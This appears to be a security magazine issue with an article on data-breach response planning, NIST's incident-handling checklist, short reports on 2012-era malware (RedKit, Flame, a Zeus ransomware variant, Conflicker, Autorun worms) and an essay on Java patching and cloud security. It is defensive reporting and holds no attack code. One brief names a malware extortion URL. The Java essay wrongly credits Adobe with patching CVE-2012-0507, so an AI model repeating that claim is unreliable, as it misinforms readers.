A detailed breach response plan outlining the specific steps and responsibilities of each team member must be set up, in order to enable the team to take consistent, focused action that will diligently comply with any regulatory requirements while also protecting and restoring the credibility necessary to conduct business with the most minimal impact possible.

There are many departments in an organization (and likely some business partners as well) that need to be involved in the formal response to a data breach. Initially, there is often an urgent rush to try and prevent some of the problems a data breach can create for any company. A common mistake made by companies is to immediately report the event to the media and customers, citing facts about the breach known in that particular moment.

The problem with this approach is that until a full set of specific steps are taken to closely examine the actual particulars and facts, an early announcement will often lead to errors in the data communicated, further damaging corporate credibility. While companies must communicate as specified according to industry oversight mandates, federal reporting requirements, and/or local reporting requirements, knowing each reporting step and when it should be implemented are the basics of a good breach response plan.

Whether it is ever needed or not, creating a breach response blueprint should be a requirement for any business that collects sensitive data. Not only does this action show how serious a data breach can be to an organization, but it also helps create a corporate attitude of responsibility and knowledge of all measures that can be taken to prevent such an occurrence.

The creation of the blueprint serves to identify risks and to justify in advance the cost of all preventative measures that can be undertaken.

A comprehensive breach response blueprint must include steps for various scenarios with some obvious crossovers, including media and reporting requirements.

The crisis response team will use it to create a breach response plan detailing the exact step-by-step program to be followed by all employees in the company in the first 24 hours, as to insure that all necessary steps – and no missteps - are taken.

Credibility and possible liability issues are minimized following this method, both in advance (in taking precautions) and after the fact (should the worst occur).

- Define a crisis response team
- With the help of a privacy attorney, create a breach response blueprint for all scenarios
- Following a breach, the crisis response team uses the breach response blueprint
- Forensics investigate the breach, the scope, and the actual number of affected records
- Collect data from the forensic experts and from law enforcement professionals
- Ensure penetration testing is completed if the source of the breach was direct
- Set guidelines for communicating with outside parties regarding any data breach
- Select a crisis team structure and staffing model with alternates chosen
- Establish relationships between the crisis team and parties they normally may not work with
- Determine what actions and services the crisis response team should provide
- Implement the breach response plan developed from the breach response blueprint.

Investigating and determining the cause of the breach is certainly the highest priority. A one-time event that caused loss of equipment with sensitive data will be handled very differently than a data breach that was the result of malicious intent, whether internal or external. The latter will also require an effort to insure that complete security control has been re-established.

Whether it is due to an attack caused by removable media, an in-house employee, a web-based attack, or the loss or theft of equipment, the blueprint should cover all potential methods of data loss.




Figure 1. How a prepared breach response blueprint becomes a breach response plan.

Also adding to the complexity is the possibility that the breach was the result of an action by a corporate partner or vendor.

The breach response blueprint should also be updated every quarter with new scenarios and appropriate responses.

Just as companies may have blueprints for responding to acquisitions, companies need to have blueprints to respond to breaches. Both are equally significant events as they influence various departments, can influence stock prices, and require reporting to regulators as well as stockholders, partners, and customers.

Possibly the most important step immediately after a data breach is to seek the council of a privacy attorney that advises companies on data breaches. Initially, guidance will be required as to the need to involve law enforcement officials, and a privacy attorney is likely to be qualified to make that decision.

If a Privacy Officer is part of the corporate structure, he is also a qualified legal adviser. There are a myriad of laws on which breaches require what types of notices. There may be specific time frames that must be followed due to federal, state and segmented industry mandates. Policies and regulations change

often. As a result, the process requires professional advice to comply with current regulations. Where appropriate, the necessary reporting and notifications must be completed within appropriate time frames without exception.

There is also the serious issue of taking responsibility as an organization and as a leader in the industry. At that point, and when all data collected is combined to create a workable breach response plan, specific parties responsible for communicating the event can proceed - if there is no objection from law enforcement agencies that are involved.

Regardless of when the breach was discovered, ordering a thorough forensic study to help determine the cause and the scope of the breach should be another immediate step. If the data breach was the result of malicious intent, additional penetration testing by a reputable firm must follow after a solution is in place to insure other possible weaknesses in the security infrastructure do not exist.

The National Institute of Standards and Technology (NIST) has developed a checklist for preparing forensic investigation of malicious cyber incidents and it is recommended that this checklist is followed in some form.

Conforming to standards is critical in any defense of corporate behavior after the fact. To insure an immediate and successful forensic investigation, companies would be wise to appoint a “go team” and create several “go

cases” which would contain clean laptops, clean media, portable printers and also be provisioned with packet sniffers and the other tools suggested in this NIST checklist:

Acquired	Tool / Resource
Incident Handler Communications and Facilities	
	Contact information for team members and others within and outside the organization (primary and backup contacts), such as law enforcement and other incident response teams; information may include phone numbers, email addresses, public encryption keys (in accordance with the encryption software described below), and instructions for verifying the contact's identity
	On-call information for other teams within the organization, including escalation information
	Incident reporting mechanisms , such as phone numbers, email addresses, online forms, and secure instant messaging systems that users can use to report suspected incidents; at least one mechanism should permit people to report incidents anonymously
	Issue tracking system for tracking incident information, status, etc.
	Smartphones to be carried by team members for off-hour support, onsite communications
	Encryption software to be used for communications among team members, within the organization and with external parties; software must use a FIPS-validated encryption algorithm ²¹
	War room for central communication and coordination; if a permanent war room is not necessary, the team should create a procedure for procuring a temporary war room when needed
	Secure storage facility for securing evidence and other sensitive materials
Incident Analysis Hardware and Software	
	Digital forensic workstations²² and/or backup devices to create disk images, preserve log files, and save other relevant incident data
	Laptops for activities such as analyzing data, sniffing packets, and writing reports (see discussion below table)
	Spare workstations, servers, and networking equipment, or the virtualized equivalents , which may be used for many purposes, such as restoring backups and trying out malware
	Blank removable media
	Portable printer to print copies of log files and other evidence from non-networked systems
	Packet sniffers and protocol analyzers to capture and analyze network traffic
	Digital forensic software to analyze disk images
	Removable media with trusted versions of programs to be used to gather evidence from systems
	Evidence gathering accessories , including hard-bound notebooks, digital cameras, audio recorders, chain of custody forms, evidence storage bags and tags, and evidence tape, to preserve evidence for possible legal actions
Incident Analysis Resources	
	Port lists , including commonly used ports and Trojan horse ports
	Documentation for OSs, applications, protocols, and intrusion detection and antivirus products
	Network diagrams and lists of critical assets , such as database servers
	Current baselines of expected network, system, and application activity
	Cryptographic hashes of critical files ²³ to speed incident analysis, verification, and eradication
Incident Mitigation Software	
	Access to images of clean OS and application installations for restoration and recovery purposes

Figure 2. NIST suggested tools and resources for breach or incident investigators.

The reason for doing detailed investigative work prior to any public announcement is to ensure that statements issued regarding the breach do not have to be corrected in the future. A company's credibility takes an immedi-

ate and enormous hit on a data breach, even if it's a small one. Going forward and recovering credibility must include a plan to insure there are no misstatements regarding the breach itself.

The cause of the breach is important to determine because it will shape the strategy of the public response to the breach. If the breach was the result of negligence - by an internal employee or partner - or of a malicious attack by either of those parties, the response from the public and partners is likely to be different than that to an attack by cyber criminals using either malicious code or direct methods of penetration.

There are many serious side effects of a breach of data. If the company is public, it is likely there will be an immediate decline in share price. But this is a minor inconvenience compared to the risk of loss of customer loyalty, damaging media coverage, and possible legal liability costs. Add to this the cost of shoring up the overall security, preventing a future breach, and the loss of productivity at many different levels in the organization, and the company can face two to three difficult quarters following a major breach.

In addition to planning for the specific external responses to a data breach, there are other corporate actions and reactions for creating additional physical data security after a breach. They are typically the foundations for data protection. Expanding the usage of encryption after a breach is a necessity. Ensuring that all notebook computers and all tape storage data is encrypted is critical.

In addition, SD memory chips, USB drives, external drives and BYOD policies need to be made even more secure, regardless of the current level of security. Strong encryption policies require file level encryption as well as device level encryption. Email attachments are often overlooked, but they should be encrypted as well.

While all of these things should have already been addressed - and sometimes they have - they all need to be double-checked. And of course, document control must be enabled, protecting corporate secrets that will be adequately documented and hopefully well secured.

At the end of the first 24 hours of a response by the crisis team, a defined plan made from the breach response blueprint should be on paper and all parties should be in agreement

about the steps required. Granted, the plan will obviously have to be modified with the flow of forensic data and legal requirements. If the breach is a major one, the crisis team and plan must be given the highest priority.

All meetings should be well documented. There will always be accusations that a company was sitting on information or downplaying reality. An accurate log will represent the facts and the reality of the high priority that the data breach was given. One of the most important aspects of creating a crisis team consisting of individuals from all departments in a organization is to clearly demonstrate the attention the organization is giving the problem.

As a general guide, there are certain other actions that must be considered. If the breached data is afterwards exposed on the Internet, take immediate steps to remove it. A privacy attorney should be involved in this task. Consider disciplinary action against anyone internally responsible for the breach, consider prosecution of anyone directly involved, and consider alternatives if a vendor or partner is the cause of your breach.

Information compromises can have an impact on businesses other than the breached organization, such as banks or credit issuers. If account access information (as in credit card information or account numbers) has been stolen, notify the company that owns the accounts so it can monitor the accounts for fraudulent activity. If your organization collects or stores personal information on behalf of other businesses, notify the client companies of any information compromise as well.

If names and Social Security numbers have been stolen, you can contact the major credit bureaus for additional information or advice. If the compromise involves a large group of people, notify the credit bureaus if you are recommending that people request fraud alerts for their files. Your notice to the credit bureaus can facilitate customer assistance. Providing a year or two of free credit auditing is a prudent course of action.

Companies will be judged long after the fact on how they responded to a serious breach. Anything less than treating a data breach as a major crisis in a organization will not play out

very well in the long term.

Organizations should have a formal, focused, and coordinated approach to responding to breaches, including acting on the breach response plan and then clearly monitoring the progress to date on a daily basis for the first

thirty day at minimum. The blueprint for a breach response plan should include the strategy, the overall goals, the approval process for each step, communication controls within the crisis team, and the metrics for measuring the effectiveness of the plan itself as it is being implemented.




Figure 3. The four steps of breach response, courtesy of NIST.

This a list of the major steps that should be performed when a technical professional believes that a serious breach has just occurred:

- Document everything – there may be a prosecution and hard evidence is a necessity
- Confirm that a breach has occurred and document the steps that led to the decision
- Stop the incident if it's a cyber attack and ensure that there is no continuation
- Notify the appropriate individuals within an organization
- Preserve all evidence on isolated systems
- Identify and mitigate any exploited systems
- Wipe out all effects on live or production systems
- Confirm that operations have been restored to normal.

If your location and the size of the data breach require notification to individuals, this action must be completed within a specific timeline. If individual reporting is required, those whose personal information has been compromised must be notified in writing, allowing them to

take steps to mitigate and/or prevent the misuse of their information.

In deciding if notification is warranted, consider the nature of the compromise, the type of information taken, the likelihood of misuse, and the damage that could arise from misuse. For example, thieves who have stolen names and Social Security numbers can use this information to cause significant damage to a victim's credit record. Individuals who are notified early can take some steps to prevent or limit any harm.

When notifying individuals, the FTC recommends that you:

- Consult as suggested by legal council with law enforcement about the timing of the notification so that it does not impede any investigation
- Designate a contact person within your organization for releasing information and limit that ability to one spokesperson. Give the contact person the latest information about the breach.

Some companies prefer to hire a breach resolution vendor to handle most aspects of data breaches from notification including public relations after the fact.

There is some benefit to this approach, as a secondary company acting to repair credibility can usually do so more effectively than the original company that lost the data itself. A list of breach resolution vendors should be included in the breach response blueprint.

Overall it is important to note that proper customer notification as required or not required in certain locals may be judged by loyal customers as not doing enough. It is likely that if

the breach was large enough, the press will make all customers aware of the problem, so notification should be - if anything - beyond requirements. A strategy of simple compliance to local reporting laws is often judged as not doing enough by both customers and the media.

This fact must be weighed carefully as the most important factor in many businesses is based on keeping customer loyalty and repairing a tarnished corporate reputation. A crisis response team is the only party likely to be able to make the proper decisions.

Robert Keeler is an active consultant to security start-ups throughout the world. He draws on 25+ years of relevant industry experience improving data security with Fortune 500 clients in North America, Asia, Europe, and Latin America as well as government entities around the globe.



www.youtube.com/helpnetsecurity

Subscribe to our **You**Tube channel.
Get notified when we add security videos.

Malware world



RedKit exploit kit spotted in the wild

Период	Хиты	Улики	Запуски	Пробле
За текущий час	2	0	0	0.0%
За прошлый час	6	0	0	0.0%
За сегодня	8	0	0	0.0%
За вчера	0	0	0	0.0%
За весь период	8	0	0	0.0%

Внимание! Данная система предназначена исключительно для тестирования Windows-систем на наличие уязвимостей. Администрация не несет ответственности за использование данной системы в любых целях.
Attention! The following system is designed only for security testing of Windows-based systems. Administration is not responsible for usage of this system in any case.

A new exploit kit that Trustwave researchers have spotted being used in the wild is aiming to enter a market that is practically monopolized by the widely famous BlackHole and Phoenix exploit kits. RedKit's creators decided to promote it by using banners, and potential buyers are required to share their Jabber username by inputting it into an online form hosted on a compromised site of a Christian church.

Equipped with this piece of information, the developers are the ones who contact the buyers and provide them with a demo account so that they can check the software out.

The admin panel looks pretty much as any other, and offers the usual things: statistics for incoming traffic, the option to upload a payload executable and scan it with 37 different AVs.

As each malicious URL gets blocked by most security firms in the first 24 to 48 hours, the exploit kit developers also provide an API which produces a fresh URL every hour, so that customers can set up an automated process for updating the traffic sources every hour or so to point to the new URL.

To deliver the malware, RedKit exploits two popular bugs: the Adobe Acrobat and Reader LibTIFF vulnerability (CVE-2010-0188) and the Java AtomicReferenceArray vulnerability (CVE-2012-0507), lately used by the criminals behind the massive Flashback infection.

New cyber weapon targets systems in the Middle East



A new sophisticated piece of malware dubbed "Flame" has been discovered in systems belonging to users in many Middle Eastern countries and is thought

to have been developed by a nation state.

Researchers from the Laboratory of Cryptography and System Security (CrySyS) at the Budapest University of Technology and Economics and Kaspersky Lab have practically simultaneously revealed details of their research into this toolkit, and while the latter say they have detected the malware on systems located in the Middle East (most of all Iran), CrySyS found a couple of Flame-infected systems in other countries such as Hungary.

What is known about this malicious toolkit so far?

"First of all, Flame is a huge package of modules comprising almost 20 MB in size when fully deployed. Because of this, it is an extremely difficult piece of malware to analyze. The reason why Flame is so big is because it includes many different libraries, such as for compression (zlib, libbz2, ppmd) and database manipulation (sqlite3), together with a LUA virtual machine," Kaspersky Lab's Alexander Gostev explained.

Its primary goal is to slurp as much information it can from affected systems and send it to C&C servers, and the modules are there to ensure that is executed thoroughly.

Among the capabilities of this toolkit are the ability to take screenshots, record audio data via the computer microphone, collect information about discoverable Bluetooth devices near the infected machine, attack and infect additional machines, open backdoors, sniff the traffic on an infected machine's LAN in order to collect usernames and password hashes being transmitted back and forth, and more.

"The diverse nature of the stolen information, which can include documents, screenshots, audio recordings and interception of network traffic, makes it one of the most advanced and complete attack-toolkits ever discovered," states ITU. "The exact infection vector has still to be revealed, but it is already clear that Flame has the ability to replicate over a local network using several methods, including the same printer vulnerability and USB infection method exploited by Stuxnet."

Gostev points out that the worst thing about this discovery is the fact that the Flame cyber-attack campaign is still ongoing, and that the toolkit has the ability to deinstall and wipe all traces of itself once the attackers are done with a particular system. And although Flame has no similarities with Stuxnet and Duqu, Flame is considered to belong in the "malware as cyber weapon" category.

"The risk of cyber warfare has been one of the most serious topics in the field of information security for several years now. Stuxnet and Duqu belonged to a single chain of attacks, which raised cyberwar-related concerns worldwide. The Flame malware looks to be another phase in this war, and it's important to understand that such cyber weapons can easily be used against any country," Eugene Kaspersky, CEO and co-founder of Kaspersky Lab, commented. "Unlike with conventional warfare, the more developed countries are actually the most vulnerable in this case."

The researchers believe that Flame was not developed by the authors of Stuxnet and Duqu, and that it might have been released before or simultaneously with them.

The group behind Flame targeted different systems, among which were those used by private companies, private individuals, academics, etc.

They also intentionally changed the dates of creation of the files in order to make it difficult for researchers to discover when the toolkit and its modules were created. Kaspersky Lab experts know it has been detected in the wild in February 2010, but are also convinced that earlier versions of the malware could have been floating around.

Zeus Trojan variant comes with ransomware feature



The recent popularity of ransomware as a tactic for duping users into giving up their hard-earned cash has resulted in an unexpected malware combination.

F-Secure researchers have recently spotted a new Zeus 2.x variant that includes a ransomware feature.

Once this particular piece of malware is executed, it first opens Internet Explorer and points it towards a specific URL (lex.creativesandbox.com/locker/lock.php). Simultaneously, the users are blocked from doing anything on their computer.

The site in question is offline, so it is difficult to say for sure what it contained, but a good guess would be an extortion message.

The command for "unlocking" the computer is present on the computer, in the registry, so it is possible to do so without paying the ransom.

According to the researchers, users who have found themselves effectively locked out of the computer must do the following:

1. Boot the system in safe mode
2. Add a new key named syscheck under HKEY_CURRENT_USER
3. Create a new DWORD value under the syscheck key
4. Set the name of the new DWORD value to Checked
5. Set the data for the Checked value to 1
6. Reboot

Obviously, the threat of having their financial and login information stolen after having unlocked the computer is still present, as the aforementioned steps haven't rid them of the malware.

Bogus Facebook apps could lead to Android malware



Bitdefender researchers have spotted something that could be the beginning of paid promotions through Facebook, and believe that the approach can very easily be used for peddling malicious mobile apps.

The realization came with the discovery of duplicates of legitimate Facebook "dating" apps.

The duplicates use the same names as the original ones (Lista de Verificación del Amante

Ideal and Lista de Verificare pentru Iubit(a)), but perform differently.


While the legitimate ones scan the user's Facebook contacts and list potential partners, the clones are able to detect whether the user uses a mobile device, and if he does, they redirect him to a random Google Play game.

So far, none of the games/apps (or pages, for that matter) to which the users get redirected are malicious, but it can and probably will happen.

"Cross site scripting is nothing new; however, this is one of the few times when a direct correlation between Facebook and promoting Android apps via redirecting mobile traffic has been reported," says Bitdefender.

"Visiting the link from your desktop PC is safe, but if you're accessing the same app from your Android handset, things become risky."

Ransomware increases in prevalence as cyber-criminal tactic



In the first quarter of 2012 alone, six million new malware samples were created, following the trend of increasingly prevalent malware statistics of previous years, according to PandaLabs.

Trojans set a new record as the preferred category of cybercriminals for carrying out information theft, representing 80 percent of all new malware.

In 2011, Trojans 'only' accounted for 73 percent of all malware; worms took second place, comprising 9.30 percent of samples; followed by viruses at 6.43 percent. Interestingly in 2012, worms and viruses swapped positions from the 2011 Annual Report, where viruses stood at 14.25 percent and worms at 8 percent of all circulating malware.

When it comes to the number of infections caused by each malware category, the ranking supports the hierarchy of new samples in circulation with Trojans, worms and viruses occupying the top three spots. Interestingly, worms caused only 8 percent of all infections despite accounting for more than 9 percent of all new malware. This is quite noteworthy as worms typically caused many more infections due to their ability to propagate in an automated fashion.

The figures corroborate what is well known: massive worm epidemics have become a thing of the past and have been replaced by an increasing avalanche of silent Trojans, cyber-criminals' weapon of choice for their attacks.

The average number of infected PCs across the globe stands at 35.51 percent, down more than three percentage points compared to 2011, according to Panda Security's Collective Intelligence data. China once again led this ranking (54.25 percent of infected PCs), followed by Taiwan and Turkey.

The list of least infected countries is dominated by European countries with nine out of the first ten places being occupied by them, the top three being Sweden, Switzerland and Norway. Japan is the only non-European country among the top ten nations with fewer than 30 percent of computers infected.

Conficker paves the way for other malware



The recently released 12th volume of the Microsoft Security Intelligence Report has shown us that the Conficker worm is still alive and kicking, as it can be found on more than 1.7 million machines around the world. Even

though it has seemingly been dropped by its developers, the worm's characteristics still make it an unwelcome addition to computer systems of any kind, as Conficker's presence on a machine practically guarantees infections by other malware.

Why is that? Well, for one, Conficker disables AV solutions installed on the computers, and in general prevents them from being updated with new signatures by blocking them from contacting the AV vendors' websites and servers.

Two, the worm switches off the automatic updating of the Windows OS, and also prevents the machine from contacting the

Windows Update website and picking up new fixes and patches.

Thusly crippled by Conficker, the computers are easily infected with other malware that exploits newly found vulnerabilities that the machines are unable to receive security patches for.

In the meantime, the Conficker Working Group (CWG) is still running and still manages

to keep the Conficker botnet sinkholed by registering new C&C domain before the criminals manage to get them.

According to Joffe, the botnet herders occasionally do manage to gain control of parts of the botnet, but are in general rather casual about doing so. Unfortunately, that is likely because they have managed to compromise those machines with other malware.

Autorun-based threats account for 12% of global infections



Bitdefender announced that more than four years after Autorun was eliminated from operating systems, worms that take advantage of the antiquated feature account for more than one of every ten computer infections worldwide.

Autorun-based threats, spread when users insert infected USB sticks without checking them for viruses, caused a whopping 12 percent of global infections in the first quarter of 2012. The threat persists even though the Autorun feature was eliminated from operating systems starting with Windows Vista SP1 in 2008.

“The magnitude of this threat - so many years after it should be extinct - is astonishing,” said Catalin Cosoi, Bitdefender’s Chief Security Researcher. “Some of the heavy-hitters of the virus world - such as Downadup and Stuxnet - spread this way. Prevention should be a simple matter.”

The mass introduction of USB storage devices and the apparition of the Autorun feature in Windows have been widely exploited since the early 2000s. Within five years, Autorun worms reached epidemic proportions, Autorun-based threats have dominated the malware landscape report since.

Five facts about Autorun-based malware:

1. The Autorun.inf file is not malicious itself. It is used by some families of malware that copy themselves on USB sticks to force the computer to automatically execute them when an infected stick is plugged into a Windows-based PC.
2. Among the most important families of malware that use the Autorun exploitation to spread are Stuxnet, Downadup, Sality, Rimecud or OnlineGames.
3. Autorun-based malware can copy itself on MP3/MP4 players, mobile phones, CF cards (such as those in digital cameras) and other devices. When plugged in other PCs, the malware is executed automatically.
4. Since autorun.inf files are plain-text files that can be opened and analyzed, malware creators obfuscate their creations to make them unreadable by humans. However, this is also their weak point. This degree of obfuscation is uncommon in text files and triggers AV detection.
5. Trojan.AutorunInf (a detection that intercepts rogue autorun.inf files) has been the number one source of infection for more than three years in a row. During this time, it has helped various malware families infect millions of computers worldwide.

SECURITY AS A SERVICE

NOW AVAILABLE AT A BROWSER NEAR YOU

Software-as-a-Service (SaaS) has been described as the most disruptive delivery model to ever face the enterprise software market for one simple reason: *it works*

Qualys is the first company to deliver an on demand solution for security risk and compliance management. QualysGuard® is the widest deployed security on demand platform in the world, performing over 150 million IP audits per year – with no software to install and maintain.

For a free trial, go to a browser near you.

www.qualys.com/SaaS_Trial



Security beyond the operating system: Into the cloud and beyond

by Marcus Carey



There was a time when Apple and Linux users could point and laugh at how vulnerable Windows users were. However, with the move to cloud-based applications, that time has now passed.

Users can now access business applications, social media, and multimedia sites through a browser and a few plug-ins such as Java and Flash. This presents criminals with a number of cross-platform attack vectors that yield the quickest and easiest results and are effective regardless of the operating system. The various operating system options are becoming irrelevant when it comes to security.

This article will discuss some of the major security implications associated with the move to the cloud and where possible, make recommendations for mitigation.

Poor web application security leads to client side attacks

A big part of the security challenge we currently face is that the bar has been set very low for developing secure web applications. This can be traced back to the dot-com era

when companies were growing rapidly and amateur programmers started to capitalize on the growth opportunities by building websites for various e-commerce offerings.

There were plenty of software tools and web programming languages that made it possible for developers lacking experience to write these e-commerce websites. However, these languages were immature, building insecurity into the development process itself. Many of these developing languages are used today with the same glaring vulnerabilities, providing criminals with a vulnerability long tail that will last for many years.

Many of the attacks we continue to see use trivial attack methods such as SQL injection (SQLi) and URL string manipulation. These aren't particularly ground-breaking attacks and recently we have seen hacking groups actively exploiting these vulnerabilities and then

publicly releasing the data. The problem is that we just don't know how long these applications have been vulnerable to attackers. Criminals could have been using the data for crimes long before the recent disclosures. In fact, a massive number of attacks go completely unreported. In some cases, attackers will maintain their efforts by placing some form of malicious code on the compromised sites.

This can be a single, simple exploit or something more complex like a mass malware kit such as the BlackHole exploit software. These malware kits rarely exploit new vulnerabilities; rather, they rely on unpatched systems to target.

Java: Lessons from CVE-2012-0507

Recently, we saw a great example of cross-platform exploitation in the form of the Java vulnerability CVE-2012-0507. Java runs on most operating systems, including Microsoft Windows, Apple OS X, Linux, and UNIX variants, and has contributed to the commoditization of the operating system.

The cross-platform software saves development time and complexity by enabling software developers to write code in the Java programming language so their applications run on pretty much any operating system.

Adobe issued a patch for CVE-2012-0507 in January, two months prior to the exploit being added to the BlackHole kit. However, the vulnerability still compromised over 600,000 Macs and millions of PCs, and enabled the creation of the Flashback Trojan botnet.

Unfortunately, many organizations and users are unaware of the security implications of not applying patches for software such as Java.

In some cases, organizations are locked into using older versions of Java due to compatibility issues. If software was written on older versions of Java, upgrading may break some of the software that an organization depends on, so they can't upgrade. Upgrading would also require organizations to undergo a significant financial investment in many cases.

As discussed, the benefit of Java is that it lowers the price of software development

since programmers don't have to worry about writing the same application for different platforms. So it's safe to say that we need Java in a general sense. However, this is also a benefit to attackers writing exploits, offering significant reach for time invested.

This is exacerbated by browsers commonly being configured with the Java plug-in enabled, making them susceptible to drive-by malware attacks targeting exploitable versions of Java. Most people simply don't need Java and should disable their plug-in.

Failure to patch

Based on the Java patching habits of 28 million unique Internet users over the last year, I estimated in late March 2012 that 60-80% of computers running Java were vulnerable to an exploit. My research also indicated that long term, upwards of 60% of Java installations are never up to the current patch level.

Since so many computers aren't updated with the latest patches, even older exploits can be used to target users.

Furthermore, the typical patch cycle for Java has identified a telling pattern of behavior. I found that during the first month after a Java patch is released, adoption is less than 10%, increasing to approximately 20% after two months. Three months in, more than 30% are patched, however; the highest patch rate last year was only 38%, which I recorded for Java Version 6, Update 26 three months after its release.

These numbers serve as an indicator of the poor patch management behavior of the masses. The patching numbers affect all operating systems and this trend is only set to continue. Since all the operating systems run similar plug-ins that aren't being updated, we can expect criminals to focus on creating cross-platform exploits in the future. It is essential the users patch the software they use as quickly as possible.

In most cases, it's not a complicated or particularly time-consuming process, and avoiding it is just reckless.

To the cloud and beyond

As I mentioned, there was a time when the actual operating system mattered. Microsoft had a firm grip on the market because the majority of software – especially for businesses – was created for Windows. Recently, Apple has captured a significant share of the consumer market, and there are many applications that run on Mac OS X.

In addition, there are also plenty of open source and free software alternatives available in Linux and the other operating systems as well. We are getting to a point where these traditional installed applications are becoming legacy.

This is due to the widespread use of web-based applications, which for business ranges from email and word processing, all the way to customer relationship management systems and enterprise resource planning. Web-based applications or Software-as-a-Service (SaaS) solutions are easier to deploy, the cost is right (sometimes free), and typically they don't require tremendous amounts of computer processing.

SaaS applications essentially turn a browser into a modern operating system which can use resources and applications on demand. This paradigm shift has effectively rendered operating systems irrelevant.

The challenge is in understanding where the responsibility lies for securing SaaS solutions. When applications are locally hosted, they sit within the user's security perimeter, but this is not the case with cloud services. This can potentially result in organizations relinquishing control of the protection of critical corporate and customer data. Organizations deploying SaaS solutions have to focus on the risks associated with working with cloud providers.

Cloud vendor security assessment is a critical factor that companies cannot afford to overlook as they deploy an ever widening range of third party applications.

Data residency, privacy and recovery are important considerations to make because there

are conflicting regulations, especially at the international levels. Privacy laws differ drastically from the U.S. to E.U., for instance. Compliance requirements for the types of data also differ and should be considered.

Organizations also need to be able to recover data from SaaS solutions in case there is some breach of integrity of the data. There may also be restrictions or concerns on whether or not your data can be handled by any third parties or foreign countries.

Organizations should also ensure that security countermeasures such as encryption are used when storing and transferring data. Organizations should request security logging and monitoring data from their SaaS provider. This is important for incident response and forensics in the event of a data breach.

In addition, organization should always ensure that any relevant accreditation or certification required for their sensitive data is maintained by the SaaS provider. Organizations should also conduct vulnerability scans and penetration tests of production environments where their data will reside.

These vulnerability scans and penetrations tests should be done on a regular and ongoing basis agreed upon by the provider and the organization.

